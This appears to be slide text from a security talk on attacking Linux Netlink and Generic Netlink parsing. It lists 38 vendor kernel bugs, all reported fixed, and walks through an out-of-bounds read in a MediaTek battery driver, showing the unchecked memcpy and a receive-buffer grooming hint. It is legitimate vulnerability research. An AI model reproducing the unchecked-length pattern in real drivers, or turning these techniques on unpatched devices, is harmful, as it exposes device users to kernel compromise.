
```

static int validate_nla(const struct nlattrib *nla, int maxtype,
                      const struct nla_policy *policy, unsigned int validate,
                      struct netlink_ext_ack *extack, unsigned int depth)
    
```

# Attack Surface Analysis

## Threat model of Generic Netlink


- Top-down: attack the parsing of Generic Netlink attributes received from user space
- Attack-1: check the settings of attribute policy
- Attack-2: check the validity of each attribute
- Attack-3: check the parsing of attribute payload



# Attack Surface Analysis

## Threat model of Generic Netlink

- Bottom-up: attack the building of Generic Netlink attributes sending to user space
- Generic Netlink + file\_operations (ioctl/write/...)
- Generic Netlink + socket (tcp/...)
- Generic Netlink + ...



# Case Study

- Vulnerabilities statistics
- Case study 1: attack the parsing of Classic Netlink message
- Case study 2: attack the building of Classic Netlink message
- Case study 3: attack the parsing of Generic Netlink attributes
- Case study 4: attack the building of Generic Netlink attributes


# Case Study

## Vulnerabilities statistics (up to 2024/04/15)

- Number and Classification
- 4 vendors, 19 CVEs, 19 confirmed, all fixed

No	Title	CVE ID	Category
1	NETLINK_FGD OOB Write	CVE-2023-32877	Classic Netlink
2	NETLINK_FGD Arbitrary Read	CVE-2023-32878	Classic Netlink
3	NETLINK_FGD OOB Write 2	CVE-2023-32879	Classic Netlink
4	NETLINK_FGD OOB Read	CVE-2023-32880	Classic Netlink
5	NETLINK_FGD Integer Overflow	CVE-2023-32881	Classic Netlink
6	NETLINK_FGD Write-What-Where	CVE-2023-32882	Classic Netlink
7	NETLINK_FGD Write-What-Where 2	CVE-2024-20034	Classic Netlink
8	NETLINK_CHG Integer Overflow	CVE-2024-20046	Classic Netlink
9	NETLINK_CHG OOB Read	CVE-2024-20047	Classic Netlink
10	NETLINK_OLLIE OOB Write	CVE-2023-52377	Classic Netlink
11	NETLINK_EMCOM OOB Write	CVE-2023-52370	Classic Netlink
12	NETLINK_HW DPI Race Condition to OOB Write	CVE-2023-52553	Classic Netlink
13	NETLINK_RSMC OOB Write	CVE-2023-52364	Classic Netlink
14	NETLINK_RSMC OOB Write 2	CVE-2023-52386	Classic Netlink
15	NETLINK_RSMC Arbitrary-Read-Write	CVE-2023-52385	Classic Netlink
16	NETLINK_FIPS CRYPTO Use After Free	CVE-2024-20833	Classic Netlink
17	NETLINK_RSMC OOB Read	Confirmed	Classic Netlink
18	NETLINK_RSMC OOB Read 2	Confirmed	Classic Netlink
19	NETLINK_RSMC OOB Read 3	Confirmed	Classic Netlink
20	NETLINK_RSMC OOB Read 4	Confirmed	Classic Netlink
21	NETLINK_RSMC Denial-of-Service	Confirmed	Classic Netlink
22	NETLINK_HW DPI OOB Read	Confirmed	Classic Netlink
23	NETLINK_OLLIE OOB Read	Confirmed	Classic Netlink
24	NETLINK_OLLIE OOB Read 2	Confirmed	Classic Netlink
25	NETLINK_FIPS CRYPTO OOB Read	Confirmed	Classic Netlink
26	NETLINK_KFRECESS OOB Read	Confirmed	Classic Netlink
27	SDP_FS_HANDLER NETLINK OOB Read	Confirmed	Classic Netlink
28	Driver flp OOB Read	CVE-2023-52103	Generic Netlink
29	Driver ar OOB Read 2	CVE-2023-52366	Generic Netlink
30	Linux Kernel ksmbd smb2 read_pipe OOB Read	CVE-2024-26811	Generic Netlink
31	GENL_FAMILY hwhimos Denial-of-Service	Confirmed	Generic Netlink
32	GENL_FAMILY hwhimos Denial-of-Service 2	Confirmed	Generic Netlink
33	GENL_FAMILY hwhimos Denial-of-Service 3	Confirmed	Generic Netlink
34	GENL_FAMILY hwhimos Denial-of-Service 4	Confirmed	Generic Netlink
35	GENL_FAMILY hwhimos Denial-of-Service 5	Confirmed	Generic Netlink
36	GENL_FAMILY hwhimos Denial-of-Service 6	Confirmed	Generic Netlink
37	GENL_FAMILY hwhimos Denial-of-Service 7	Confirmed	Generic Netlink
38	GENL_FAMILY hwhimos OOB Read	Confirmed	Generic Netlink


## Distribution



# Case Study

## Case study 1: attack the parsing of Classic Netlink message

- CVE-2023-32880 (NETLINK\_FGD OOB Read)



# Case Study

## Case study 1: attack the parsing of Classic Netlink message

- CVE-2023-32880

```
void mtk_battery_netlink_handler(struct sk_buff *skb)
{
    ...

    nlh = (struct nlmsg_hdr *)skb->data;
    pid = NETLINK_CREDS(skb)->pid;
    uid = NETLINK_CREDS(skb)->uid;
    seq = nlh->nlmsg_seq;

    data = NLMSG_DATA(nlh);
    ...

    mtk_battery_daemon_handler(gm, data, fgd_ret_msg);
    mtk_battery_send_to_user(gm, seq, fgd_ret_msg);
}
```




```
static void mtk_battery_daemon_handler(struct mtk_battery *gm,
    void *nl_data, struct fgd_nl_msg_t *ret_msg)
{
    ...

    msg = nl_data;
    ret_msg->nl_cmd = msg->nl_cmd;
    ret_msg->fgd_cmd = msg->fgd_cmd;

    switch (msg->fgd_cmd) {
        ...

        case FG_DAEMON_CMD_SET_FG_BAT_INT1_GAP:
        {
            int fg_coulomb = 0;
            fg_coulomb = gauge_get_int_property(GAUGE_PROP_COULOMB);

            memcpy(&gm->coulomb_int_gap,
                &msg->fgd_data[0], sizeof(gm->coulomb_int_gap));
        }
    }
}
```






# Case Study

## Case study 1: attack the parsing of Classic Netlink message

- Root Cause Analysis
  - Attack-1: check the `skb->len`, `nlh->nlmsg_len` and `NLMSG_HDRLEN` ==> `NLMSG_OK`
  - Attack-2: check the length of payload
- Reflection: are all the out-of-bounds read data located in the receive buffer?
  - `setsockopt(sock, SOL_SOCKET, SO_RCVBUF, &size, sizeof(size))` ==> 2304B (not fixed)
  - Carefully construct payloads to fill the receive buffer

